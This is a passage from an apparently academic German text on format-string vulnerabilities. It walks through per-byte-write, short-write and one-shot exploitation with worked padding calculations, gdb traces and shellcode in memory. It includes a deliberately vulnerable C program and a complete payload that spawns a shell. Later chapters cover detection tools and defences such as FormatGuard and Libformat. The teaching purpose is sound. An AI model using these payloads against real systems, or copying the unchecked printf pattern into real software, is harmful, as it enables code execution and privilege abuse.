Der Format-String wird also mittels der `sprintf()`-Funktion in das `tmp`-Array geschrieben und wie folgt konstruiert :

- 4 A's dienen dazu die Zeichenkette im Speicher besser ausfindig zu machen, dies kann zu `debug`-Zwecken recht nützlich sein, ist jedoch nicht notwendig
- es folgen Paare aus einer `dummy`-Adresse für den jeweiligen noch folgenden '`%u`-Parameter und einer Schreibadresse, jeweils für ein '`%n`', die Adresse des `printf()` GOT-Eintrags ist hier `08049784` ist hier Little-Endian konform als '`\x88\x97\x04\x08`' kodiert, für jeden weiteren '`%n`-Parameter wird diese Adresse um eins imkrementiert, der letzte '`%n`' erhält also als Schreibadresse `\x8b\x97\x04\x08`
- anschließend kommen 10 `%08x`, diese dienen dazu, den funktionsinternen Stackpointer zu inkrementieren, so daß dieser zum Zeitpunkt der Interpretation des jeweiligen '`%n` auf die gewünschte, vorangehend eingefügte Adresse zeigt, ihre Ausgabe wird auf jeweils 8 Zeichen formatiert, um zu wissen, wieviele Zeichen bereits in die Ausgabe geschrieben wurden
- zu letzt folgt jeweils ein Paar aus '`%...u`' und '`%n`', das '`%u`' dient dabei der Streckung der Ausgabe damit die Zahl der ausgegeben Zeichen, dem zu schreibenden Wert entsprechen.

Da im Allgemeinen die zu schreibenden Werte vom Wert her nicht ansteigen, also nicht gilt : Wert1 < Wert2 < Wert3 < Wert4, ist es notwendig die Streckwerte zu berechnen. Würde man zum Beispiel `0x40`, `0x30`, `0x20`, `0x10` in dieser Reihenfolge schreiben wollen und hat nach dem ersten Schreibvorgang bereits `0x40=64` Zeichen ausgegeben, so ist es nicht möglich `0x30` zu schreiben. Anstattdessen schreibt man nun `0x130` im zweiten Schreibvorgang. Da wir von einer Little Endian Architektur ausgehen und `Integer`-Werte geschrieben werden, ist nur das sogenannte 'least significant byte' von Bedeutung. Im zweiten Schreibvorgang interessiert also nur `30`. Der restliche Teil wird vom darauf folgenden Schreibvorgang überschrieben.

Die Werte, die zum Strecken der Ausgabezeichenkette notwendig sind, um mit dem '`%n`'-Parameter den gewünschten Wert zu schreiben lassen sich mit folgendem Algorithmus aus `??` berechnen :

```
write_byte += 0x100;
already_written %= 0x100;
padding = (write_byte - already_written) % 0x100;
if (padding < 10)
     padding += 0x100;
```

Es bezeichnet hier `write_byte` den zu schreibenden Wert und `already_written` die Anzahl der bereits ausgegebenen Zeichen zum Zeitpunkt des Schreibens des `write_byte`. In dem angeführten Beispielprogramm wurden bis zum erreichen des ersten '`%u`' bereits 116(`0x74`)) Zeichen(`already_written = 0x74`) ausgegeben :

```
    4         (die 4 As)
+  32         (8 4-Byte-Adressen)
+  80         (10 mal die 8-Zeichenausgabe von '\verb+%08x+')
---------
  116
```

Im ersten Schreibvorgang soll der Wert `0x60` (`write_byte = 0x60`) geschrieben werden. Der erste 'Streckwert' berechnet sich also wie folgt :

```
write_byte      = 0x60 + 0x100 = 0x160
already_written = 0x74 % 0x100 = 0x74
padding = (0x160 - 0x74) % 0x100 = 0xec
```

Der Streckwert(`padding`) ergibt sich also zu `0xec=236`. Die Überprüfung, ob der Streckwert kleiner 10 ist (`padding < 10`) ist notwendig, da bei einem Parameter wie `%u`, je nachdem wie großder von ihr auszugebene Wert ist (im Beispiel die `dummy`-Adressen) die Ausgabe auch bei explizieter Angabe der Formatierung auf zum Beispiel 2 Zeichen Länge `%02u%` bis zu 10 Zeichen einnehmen kann. Dies wird so verhindert. Bei der Berechnung des zweiten Streckwertes müß nun der errechnete Streckparameter zu den am Anfang

ausgegebenen Zeichen addiert werden und bei der zweiten Rechnung als `already_written` eingesetzt werden.

Es ergeben sich die Streckwerte 236,157,258 und 192. Ein erstes Ausführen

des Programmes führt zu folgendem Ergebnis :

```
user@MaryLou:~/per_byte_write$ ./p
sh-2.05a$ id
uid=1000(user) gid=1000(user) groups=1000(user)
sh-2.05a$ ps uf
USER       PID %CPU %MEM   VSZ  RSS TTY      STAT START   TIME COMMAND
user       336  0.0  0.9  2224 1248 pts/2    S    14:28   0:00 -bash
user       357  0.0  1.1  2296 1420 pts/2    S    14:35   0:01  \_ vi per.c
user       236  0.0  0.9  2224 1240 pts/1    S    14:02   0:00 -bash
user       230  0.0  0.9  2224 1264 pts/0    S    13:59   0:00 -bash
user       953  0.2  0.9  2212 1188 pts/0    S    20:15   0:00  \_ /bin/sh
user       955  0.0  0.8  2924 1060 pts/0    R    20:15   0:00      \_ ps uf
sh-2.05a$ cd /
sh-2.05a$ ls
bin   cdrom  etc     home    lib         mnt  proc  sbin  usr  vmlinuz
boot  dev    floppy  initrd  lost+found  opt  root  tmp   var
sh-2.05a$ cd root
sh-2.05a$ ls
sh-2.05a$ cd ../etc
sh-2.05a$ ls
Muttrc              csh.cshrc        gshadow       login.defs        nsswitch.conf
X11                 csh.login        gshadow-      logrotate.conf    ocaml
adduser.conf        csh.logout       host.conf     logrotate.d       opt
adjtime             cvs-cron.conf    hostname      ltrace.conf       pam.conf
aliases             debconf.conf     hosts         lynx.cfg          pam.d
alternatives        debian_version   hosts.allow   magic             passwd
apt                 default          hosts.deny    mail.rc           passwd-
at.deny             deluser.conf     identd.conf   mailcap           ppp
autoconf2.13        dhclient-script  inetd.conf    mailcap.order     printcap
bash.bashrc         dhclient.conf    init.d        mailname          profile
bash_completion     dpkg             inittab       manpath.config    protocols
bash_completion.d   emacs            inputrc       mediaprm          python2.1
calendar            email-addresses  ioctl.save    mime.types        rc.boot
chatscripts         environment      issue         modules           rc0.d
checksecurity.conf  exim             issue.net     modules.conf      rc1.d
console             exports          ld.so.cache   modules.conf.old  rc2.d
console-tools       fdmount.conf     ld.so.conf    modutils          rc3.d
cron.d              fstab            ldap          motd              rc4.d
cron.daily          gateways         lilo.conf     mtab              rc5.d
cron.monthly        groff            locale.alias  mtools.conf       rc6.d
cron.weekly         group            locale.gen    network           rcS.d
crontab             group-           localtime     networks          reportbug.conf
sh-2.05a$ exit
exit
user@MaryLou:~/per_byte_write$
```

Das Programm wurde durch eine Shell ersetzt. Mit Hilfe des Debuggers kann man nun verfolgen was genau passiert ist.

```
user@MaryLou:~/per_byte_write$ gdb ./p
GNU gdb 2002-04-01-cvs
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) break 33
Breakpoint 1 at 0x804849d: file per.c, line 33.
(gdb) break 35
Breakpoint 2 at 0x80484ad: file per.c, line 35.
(gdb) run
Starting program: /home/user/per_byte_write/p

Breakpoint 1, main (argc=1, argv=0xbffffde4) at per.c:34
34              printf("GOT - Overwrite Test");
(gdb) x/8x 0x08049780
0x8049780 <_GLOBAL_OFFSET_TABLE_+20>:   0x0804833a      0x40030094
                                        0x0804835a      0x4006a3e8
0x8049790 <_GLOBAL_OFFSET_TABLE_+36>:   0x00000000      0x00000000
                                        0x00000000      0x00000000
(gdb) continue
Continuing.

Breakpoint 2, main (argc=1, argv=0xbffffde4) at per.c:38
38              syslog(LOG_NOTICE,tmp);
(gdb) x/8x 0x08049780
0x8049780 <_GLOBAL_OFFSET_TABLE_+20>:   0x0804833a      0x40030094
                                        0x4006a38c      0x4006a3e8
0x8049790 <_GLOBAL_OFFSET_TABLE_+36>:   0x00000000      0x00000000
                                        0x00000000      0x00000000
```

Das Programm wird in den Debugger geladen und ausgeführt, vor der ersten `printf()` Nutzung wird ein Breakpoint gesetzt und anschliessend ein Teil des GOT-Tables ausgelesen. Der nächste Breakpoint ist hinter dem `printf()`-Aufruf gesetzt, die Programmausführung wird fortgesetzt. Wie eine erneute Inspektion des GOT Tables zeigt, wurde der Eintrag der `printf()`-Funktion an Adresse `0x8049780` durch den run-time-linker ersetzt.

```
(gdb) break syslog
Breakpoint 3 at 0x400e3833
(gdb) continue
Continuing.

Breakpoint 3, 0x400e3833 in syslog () from /lib/libc.so.6
(gdb) x/40x $esp
0xbffffaf4:     0x4012ee48      0x400097c0      0x4012c200      0x00000000
0xbffffb04:     0x400e3820      0x40013678      0xbffffd7c      0x080484be
0xbffffb14:     0x00000005      0xbffffb40      0x080485a0      0x00000000
0xbffffb24:     0x400135cc      0xbffffde4      0x00000000      0x00000000
0xbffffb34:     0x00000000      0x00000000      0x00000000      0x41414141
0xbffffb44:     0xbbbbbbbb      0x08049788      0xbbbbbbbb      0x08049789
```

```
0xbffffb54:     0xbbbbbbbb      0x0804978a      0xbbbbbbbb      0x0804978b
0xbffffb64:     0x78383025      0x78383025      0x78383025      0x78383025
0xbffffb74:     0x78383025      0x78383025      0x78383025      0x78383025
0xbffffb84:     0x78383025      0x78383025      0x36333225      0x256e2575
```

Es wird ein Breakpoint innerhalb der `syslog()`-Funktion gesetzt und anschliessend der Stackaufbau betrachtet. An Adresse `0xvffffb18` findet sich der Zeiger auf den Format-String, in diesem Falle das `tmp`-Array. Es lässt sich hier erkennen, daß das zehnte '`%x` genau die am Anfang in den Format-String eingefügten A's (AAAA) ausgiebt, im Speicher einfach als `41414141` zu erkennen. Auf `41414141` folgen die Dummy- Schreibadressenpaare.

```
(gdb) step
Single stepping until exit from function syslog,
which has no line number information.
main (argc=1, argv=0xbffffde4) at per.c:41
41              printf("GOT - Overwrite Test nicht erfolgreich !!!");
(gdb) x/8x 0x08049780
0x8049780 <_GLOBAL_OFFSET_TABLE_+20>:   0x400e3820      0x40030094
                                        0xbffffd60      0x40000003
0x8049790 <_GLOBAL_OFFSET_TABLE_+36>:   0x00000000      0x00000000
                                        0x00000000      0x00000000
```

Es wird nun ein Schritt ausgeführt, also genau der `syslog()`-Aufruf. Anschliessend wird erneut der GOT-Table betrachten und an Adresse `08049790` findet sich anstatt der Adresse der `printf()`-Funktion jetzt die Adresse der Payload.

```
(gdb) x/40x 0xbffffd40
0xbffffd40:     0x90909090      0x90909090      0x8d5e24eb      0x0b5e891e
0xbffffd50:     0x5689d233      0x0f568907      0x34561bb8      0x56103512
0xbffffd60:     0x4e8d1234      0xcdd18b0b      0x40c03380      0xd7e880cd
0xbffffd70:     0x2fffffff      0x2f6e6962      0xbf006873      0xbffffdb8
0xbffffd80:     0x4003014f      0x00000001      0xbffffde4      0xbffffdec
0xbffffd90:     0x08048510      0x00000000      0xbffffdb8      0x40030121
0xbffffda0:     0x400130ec      0x00000001      0x08048380      0xbffffde4
0xbffffdb0:     0x40030094      0x4012ccc0      0x00000000      0x080483a1
0xbffffdc0:     0x08048460      0x00000001      0xbffffde4      0x080482dc
0xbffffdd0:     0x08048510      0x40009e50      0xbffffddc      0x4001362c
(gdb) continue
Continuing.

Program exited with code 0110.
(gdb)
```

Der letzte Schritt überprüft die Lage der Payload im Speicher. Die Payload befindet sich hier allerdings an Adresse `0xbffffd40`, da auf dem Stack auch noch Debugger interne Informationen abgelegt werden. Führt man das Programm jedoch normal aus, so liegt das Array an Adresse `0xbffffd60`.

7.3.4 Die Short-Write Methode

Die Short-Write Methode ermöglicht es, anstatt `dwords` auch `words` in den Speicher zu schreiben.

Realisiert wird dies, indem dem '`%n`'-Parameter ein '`h`' vorangestellt wird. Wie in der ManPage von `printf()` erklärt wird, gibt das optionale Zeichen '`h`' an, daß eine folgende Umwandlung mittels eines '`d`', '`i`', '`o`','`u`','`x`' oder '`X`' sich auf ein `short int` oder `unsigned short int` Argument bezieht. Im Falle des '`%n`'-Parameters bewirkt das Voranstellen eines '`h`', daß an die spezifizierte Adresse anstatt eines `(unsigned) int` Wertes, der auf einer IA32-Architektur durch 4 Byte dargestellt wird, ein `(unsigned) short int` Wert geschrieben wird, der durch 2 Byte repräsentiert wird.

Das folgende Beispielprogramm (7.6) führt das Schreiben eines `words` vor. Ziel ist es hier, die Zeichenkette `aufruf` so zu verändern, daß anstatt `"/bin/ls"` `"/bin/sh"` im später folgenden `system`-Aufruf genutzt wird. Wie ein Einblick mit dem Debugger, oder das Ausspähen des Stacks mit den im vorigen Abschnitt vorgestellten Techniken enthüllt, befindet sich die Zeichenkette an Adresse `0xbffffd90`. Da nur der `ls`-Teil überschrieben werden soll, beginnt der Schreibvorgang an Adresse `0xbffffd95`.

Listing 7.6: Programm zur Demostration der Short-Write Methode

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  function_system_call(char *to_call)
5  {
6          system(to_call);
7  }
8
9  main(int argc, char *argv[])
10 {
11         //dieser Puffer wird mit einem
12         //Short-Write ueberschrieben
13         char aufruf[] = "/bin/ls ";
14         char input_buffer[80];
15
16         // die Eingabe wird eingelesen
17         fgets(input_buffer, 40, stdin);
18
19         // hier liegt die Schwachstelle
20         printf(input_buffer);
21
22         // dieser Funktionsaufruf soll
23         // eigentlich das ls-Systemprogramm
```

```
24          // aufrufen
25          function_system_call(aufruf);
26
27  }
```

Der Format-String wird nun analog zu vorigen Beispielen konstruiert :

- an den Anfang wird wie immer die Adresse in Little Endian konformer Repräsentation geschrieben, also `\x95\xfd\xff\xbf`
- es folgt eine vorher zum Beispiel im Trial and Error Verfahren ermittelte Anzahl von `%08x`, damit der funktionsinterne Stackpointer auf die gewünschte Adresse zeigt
- dann kommt der Auffüllparameter `%...u` ins Spiel, da `sh` in den Speicher geschrieben werden soll, was in sedezimaler Form `6873` entspricht, müssen zum Zeitpunkt des Schreibvorganges `26739` ausgegeben worden sein, vor dem `%...u` werden bereits `44` Zeichen ausgegeben, also lautet der 'Streckparameter' `%26695u`
- erst jetzt folgt der eigentliche Schreibparameter `%hn` .

Der komplette Format-String lautet als :

```
"\x95\xfd\xff\xbf%%08x%%08x%%08x%%08x%%08x%%26695u%%hn"
```

.

Die doppelten `%` wurden eingefügt, da der Format-String mit der `printf`-Funktion der Shell an die Standartausgeb ausgegeben wird. Würden keine doppelten `%%` genutzt, dann würde diese Funktion selber die Formatparameter als solche interpretieren. Der Format-String soll nun getestet werden, es wird erst der Format-String über die Standartausgabe an das verwundbare Programm übergeben und im Anschluß alle eingegebenen Zeichen mit Hilfe des `cat` Programmes an das Programm weitergeleitet.

```
user@MaryLou:~/short_write$ (printf "\x95\xfd\xff\xbf%%08x%%08x%%08x%%08x%%08x%%08x
                                     %%26695u%%hn"; cat) | ./sw

bffffd90????000000284012c0804012ee48400135cc0804965c

<ES FOLGEN MEHRERE HUNDERT LEERZEILEN, DIE AUSGABE DER PRINTF-FUNKTION>

                                                    1073821132

id
uid=1000(user) gid=1000(user) groups=1000(user)
ps uf
USER       PID %CPU %MEM    VSZ  RSS TTY      STAT START   TIME COMMAND
user       336  0.0  0.9   2224 1252 pts/2    S    Apr28   0:00 -bash
user       236  0.0  0.9   2224 1240 pts/1    S    Apr28   0:00 -bash
```

```
user       230  0.0  1.0  2236 1276 pts/0    S    Apr28   0:00 -bash
user      1871  0.0  1.0  2236 1280 pts/0    S    05:35   0:00  \_ -bash
user      1873  0.0  0.2  1248  344 pts/0    S    05:35   0:00  |   \_ cat
user      1872  0.0  0.2  1268  364 pts/0    S    05:35   0:00  \_ ./sw
user      1874  0.1  0.6  2024  888 pts/0    S    05:35   0:00      \_ /bin/sh
user      1876  0.0  0.8  2924 1060 pts/0    R    05:36   0:00          \_ ps uf
whoami
user
```

Wie sich der sehr langen Ausgabe des Programmes und dem `ps uf` Aufruf entnehmen lässt, wurde nicht der Funktionsaufruf `system("/bin/ls")`, sonfern `system("/bin/sh")` ausgeführt.

Mit der Short-Write Technik lassen sich auch Adressen schreiben. Die zu schreibende Adresse wird dann in zwei `words` aufgeteilt und in zwei Schritten geschrieben.

Angenommen es soll der Adresswert `0x0804864c` an die Zieladresse `0xbffffaf4` geschrieben werden, so würde der Format-Strings folgendermaßen konstruiert werden (illustriert durch 7.4):

- die zu schreibende Adresse wird in zwei Teile aufgeteilt :
  - der erste zu schreibende Teil ist `0x0804`
  - der zweite Teil ist also `0x864c`
- nun ist es notwendig die beiden Werte in ihre Dezimalform zu bringen, um den Format-String für die beiden mit `%hn` durchgeführten Schreibvorgänge in die richtige Länge zu bringen
  - erster Teil : `0x0804` entspricht 2052
  - zweiter Teil : `0x864c` entspricht 34380
- die `Zieladresse` gefolgt von der `Zieladresse 2` werden zu erst in den Format-String eingefügt : `"\xf6\xfa\xff\xbf\xf4\xfa\xff\xbf ...`
- um den internen Stackpointer zu inkrementieren, werden '`%x`' eingefügt
- nun müssen Füllzeichen eingefügt werden, damit zum Zeitpunkt der Interpretation des ersten `%hn` genau 2052 Zeichen in die Ausgabezeichenkette geschrieben worden sind, dies geschieht mit `%1972f`, dies würde eine Fließkommazahl mit 1972 Stellen ausgeben
- zusammen mit den 8 Zeichen der beiden Adressen und den Ausgabezeichen der '`%x`' hat die betroffene Formatfunktion nun also 2052 Zeichen ausgegeben
- der funktionsinterne Stackpointer sollte nun zum Zeitpunkt der Verarbeitung in den Format-String auf die erste Adresse zeigen

- nun wird der erste '`%hn`'-Parameter eingefügt, der die Anzahl der ausgegebenen Zeichen (2052 = `0x0804`) an die über den Stackpointer referenzierte Adresse schreiben soll
- mit dem zweiten '`%hn`-Parameter soll 34380 = `0x0864c` geschrieben werden, da die Formatfunktion jedoch schon 2052 Zeichen ausgegeben hat, werden jetzt noch 34380-2052=32028 Füllzeichen benötigt, also wird '`%32028f`' in den Format-String eingefügt
- den Füllzeichen folgend wird die zweite 'Schreibanweisung', in Form eines '`%hn`'-Parameters eingefügt und der Format-String ist komplett .

In diesem Beispiel ist der Wert des ersten zu schreibenden Teils der Adresse (2052) kleiner als der zweite (34380). Wäre dies nicht der Fall, so müsste der zweite Adressteil im ersten Schreibvorgang geschrieben werden, da die Anzahl der von der Formatfunktion ausgegebenen Zeichen von Schreibvorgang zu Schreibvorgang zunimmt.

Die *Short-Write Methode* besitzt gegenüber der *Per-Byte-Write* Methode hinsichtlich dem Schreiben von Adressen den Vorteil, daßim benachberten Bereich der Zieladresse keine Daten überschrieben werden, wie es bei der Per-Byte-Write Methode der Fall ist.

Die *Short-Write Methode* ist jedoch im Zusammenspiel mit älteren C-Biblitheken (libc5) nicht generell nutzbar, da hier der interne Zählpuffer für die Anzahl bisher geschriebener Zeichen nicht ausreichend großgewählt wurde. Weiterhin ist der Speicherbedarf bei der Anwendung dieser Methode nicht zu unteschätzen.

7.3.5 Die One-Shot Methode

Die sogenannte *One-Shot-Methode* führt den Schreibvorgang in einem Schritt durch. Da die zu schreibende Adresse wie bei den beiden anderen Methoden nur über die Anzahl der bereits ausgegebenen Zeichen angegeben werden kann, wird die Ausgabe der benutzten Formatfunktion sehr lang. In den meisten Fällen eignet sich diese Methode also nicht, um etwa Adressen der Form `0xbffffd44` zu schreiben.

Es ist jedoch zum Beispiel denkbar, Variablen mit der *One-Shot Methode* zu überschreiben. Bei der Konstruktion des Format-Strings wird prinzipiell genauso verfahren, wie bei den vorher angeführten Varianten.




Abbildung 7.4: Stackabbild beim Schreiben mit der Short-Write Methode

Kapitel 8

Erkennen von Format-String Schwachstellen

Bei der Erkennung von Format-String Schwaachstellen gibt es wie bei den Buffer Overflows verschiedene Ansätze. Grundsätlzlich lassen sich die verschiedenen Möglichkeiten in Source Code Analyse und Binary Audits unterteilen. Man ordnet sowohl die Souce Code Analyse der statischen Analyse zu. Binary Audits können sowohlder statische, als auch dynamisch mittels Codetracing realisiert werden.

8.1 Source Code Analyzer

Eine Möglichkeit, eine Source Code Analyse durchzuführen und sich dabei auf die für Format-String Schwachstellen relevanten Codeteile zu beschränken besteht darin, sogenannte Source Code Analyzer zu verwenden. Diese bieten den großen Vorteil, daßman den zeitlich sehr aufwändigen Prozess der manuellen Analyse auf die potentiell gefährdeten Bereiche beschränken kann.

8.1.1 Lexikalische Analyzer

Analyse mit grep

Die einfachste Form eines Source Code Analyzers stellt das UNIX Shellkommando `grep` da. Mittels `grep` können Text einer lexikalischen Suche unterzogen werden. Es findet hier keinerlei Analyse statt, ob auch wirklich eine möglich Gefährdung vorliegt, es werden ledeglich allle Zeilen des Quellcodes ausgegeben, die eine potentiell gefährliche Funktion benutzen. Die Liste der Funktionen die bei der Suche von Interesse sind muss dabei vom Auditor angegeben werden.

Lexikalische Analysen mit Regelsätzen

Diese Form der lexikalischen Analyse geht einen Schritt weiter und untersucht die ermittelten Funktionsaufrufe nach zu grunde liegenden Regeln genauer als die `grep`-Methode. Ein Tool das nach dieser Verfahrensweise vorgeht ist PScan von Alan DeKok. Hier werden die ermitelten Funktionsaufrufe nach folgender Regel als bedenklich klassifiziert :

Falls der letzte Parameter einer gefundenen Funktion der Format-String ist und dieser ***kein*** *statischer String ist, so wird diese Funktion als potentiell gefährlich betrachtet.*

In Tests zum Beispiel in [**?**] hat sich gezeigt, daßdiese vorgehensweise sehr brauchbare Ergebnisse liefert. Problematisch sind allerdings benutzerdefinierte Formatfunktionen, etwa in Form einer im Funktionskörper gekapselten Verwendung einer Format-Funktion mit Übergabe von Parametern über den Funktionsaufruf.

Da die bis jetzt vorgestellten Tools Quellcode lexikalisch nach dem Auftreten von betroffenen C-Bibliotheksaufrufen durchsuchen, sind sie nicht in der Lage benutzerdefinierte Formatfunktionen verlässlich als kritisch oder unkritisch zu klassifizieren.

8.1.2 Semantische Analyzer

Semantische Analyzer verfolgen neben der reinen lexikalischen Analyse einen weitergehenden Ansatz. Sie versuchen innerhalb des Quellcodes eine Datenflussanalyse zu erstellen.

Ein Tool das neben der reinen lexikalischen Analyse einen Quellcode auch mit semantischen Techniken nach vorhandenen Format-String Schwachstellen untersucht, ist *Splint*

Splint bietet dabei zwei Arbeitsmechanismen :

- `formconst`-Modus
- `taintedness`-Mechanismus

Im `formconst`-Modus arbeitet *Splint* wie ein herrkömmlicher rein lexikalischer Source-Code Analyzer. Weitaus leistungsfähiger arbeitet *Splint* im `taintedness`-Modus. Diese Funktionalität erinnert an die *taint*-Option in Perl. *Splint* betrachtet bei der Codeanalyse sämtliche benutzerdefinierten Eingaben als tainted. Wird dann eine so markierte Variable als Format-String in einer gefährdeten Funktion benutzt, so schlägt *Splint* Alarm. Es ist auch möglich eigene Funktionen zu definieren, deren Parameter keine benutzerdefinierten Variablen, oder Teile davon enthalten dürfen. Zum Beispiel :

```
extern int eigen_funktion(/*@untaintes@*/ char *format, ...)
```

würde *Splint* explizit dazu anweisen, daßdie Funktion `eigen_funktion()` keine benutzerdefinierten Eingaben als ersten Parameter erhalten darf.

Durch die Kombination der lexikalischen Analyse im **formconst**-Modus und der Datenflussanalyse im **taintedness**-Modus ist *Splint* auch in der Lage gefährdete benutzerdefinierte Funktionen zu erkennen.

8.1.3 Semantische Analyse mit Type Qualifiern

Einen ähnlichen Ansatz verfolgt eine Verfahren von *Shankar et al.* von der Universität Berkeley. Diese Technik erweitert das ANSI-C Type-Qualifier System um zwei weitere Typen `tainted` und `untainted`. Benutzerdefinierte Variablen werden dabei innerhalb des Codes schon zur Zeit der Programmerstellung markiert:

```
main (int argc, $tainted char *argv[]) .
```

In dem angeführten Beispiel würde also das Array der einem Programm übergebenen Kommandozeilenparameter als `tainted` markiert werden.

Eine Implementierung findet sich in dem Tool *CQUAL* ebenfalls von der Universität Berkeley. Dieses Tool greift zeitlich betrachtet nach dem Präprozessor in den Übersetzungsprozess ein.

Stellt *CQUAL* dann im Verlauf der Quellcodeanalyse fest, daßsich der Format-String einer Funktion ganz oder zu Teilen aus einer als `tainted` markierten Variable zusammensetzt, so schlägt da Tool Alarm.

Nach Tests in [**?**] liefert dieser Analyzer sehr gute Ergebnisse und kann auch problematische benutzerdefinierte Funktionen in die als `tainted` gekennzeichnete Variablen einegehen relativ verlässlich erkennen.

8.2 Analyse des Binaries

Wie schon im Bezug zu Buffer Overlfows erwähnt, gibt es verschiedene Möglichkeiten eine vorliegende Binärdatei auf mögliche Format-String Schwachstellen zu untersuchen. Diese wären :

- *Stress Testing*, bzw. *Fault Injection*
- *Analyse des Disassemblies* .

Beim *Stress Testing* versucht man mittels speziell konstruierter Eingaben an den Applikationsschnittstellen charakteristische Ausgaben des Programmes zu erzeugen, bzw. das Programm zum Absturz zu bringen.

Die Analyse des *disassemblierten Programmes* stellt eine weitere, jedoch sehr zeit- und kostenintensive Möglichkeit da. Weiterhin ist auch hier darauf zu achten das die rechtlichen Grundlagen für eine Disassemblierung des jeweiligen Programmes gegeben ist.

Kapitel 9

Gegenmassnahmen

In diesem Kapitel werden Gegenmassnahmen gegen das Ausnutzen von Format-String Schwachstellen näher erläutert. Die Methoden sind dabei prinzipiell die selben, wie sie im Kapitel 5 gezeigt wurden. Grob einteilen kann man die nun folgenden Themen in zwei Sparten: Wrapper für unsichere Funktionen und Prozessumgebungen modifizierende Ansätze.

9.1 sichere Systembibliotheken

Da jede Ausnutzung von Format-String Schwachstellen auf einen Aufruf einer Funktion wie `printf()` aufbaut, in der ein Format-String fehlerhaft eingesetzt wird, wird bei den folgenden Methoden diese Klasse von Funktionen durch neue ersetzt. In diesen neuen Versionen, sind zusätzliche Sicherheitschecks enthalten, die eine Ausnutzung der schadhaften Programme extrem erschweren, wenn nicht sogar verhindern, können.

9.1.1 FormatGuard

Formatguard ist der von dem Projekt Immunix implementierte Schutz gegen Formatstringattacken [formatguard]. Diese Modifikation des Linux-Systems beruht wahlweise auf einer dynamischen Wrapper Technik, wie sie schon bei StackGuard im Kapitel 5.2.2 zum Einsatz gekommen ist oder einer modifizierten `glibc`. Es werden die Funktionen aus der Tabelle 9.1 auf fehlerhafte Aufrufe hin überwacht.

Sobald eine der o.g. Funktionen aufgerufen wird, wird in diesem Aufruf die Anzahl der % mit der Anzahl der Parameter verglichen. Die maximale Anzahl der % ist laut [formatguard] auf 100 per default beschränkt, dieser Wert kann jedoch angepasst werden.
Stimmen die Anzahl der Parameter und die Anzahl der % im Funktionsaufruf nicht überein, ist dies ein sicherer Hinweis auf eine Formatstringschwachstelle. FormatGuard verweigert daraufhin diesen Aufruf der Funktion oder

Funktion
`syslog()`
`printf()`
`fprintf()`
`sprintf()`
`snprintf()`

Tabelle 9.1: Von Formatguard überwachte Funktionen

bricht, je nachdem wie FormatGuard konfiguriert wurde, das aufgerufene Programm ab. In beiden Fällen wird, wie sonst auch bei den Vorgestellten Gegenmassnahmen üblich, ein Eintrag in die Systemlogs vorgenommen.
Wenn die dynamische Überwachung von Funktionen wie `printf()` gewählt wurde, muss nur FormatGuard auf dem System installiert werden. Wenn jedoch die abgeänderte `glibc` benutzt wird, müssen alle Programme neu kompiliert werden, die diese nutzen sollen.
Dieser Nachteil wird durch die Tatsache wieder aufgehoben,dass die auf diese Weise erzeugten Binaries den Schutz von FormatGuard auch auf Systemen nutzen können, auf denen FormatGuard nicht installiert ist.

9.1.2 Libformat

Libformat von [libformat] arbeitet nach dem selben Prinzip, wie das unter Kapitel 5.3.1 beschriebene Libsafe. In der aktuellen Version 1.0 wird nur der Format-String %n überwacht. Das betroffene Programm wird gegebenenfalls terminiert, wenn im ein vom User definierter Format-String ein %n befindet. Geladen wird der Wrapper durch die `LD_PRELOAD`-Angabe im Linux System. Als Beispiel soll der `ftpd` mit Libformat-Unterstützung gestartet werden:

```
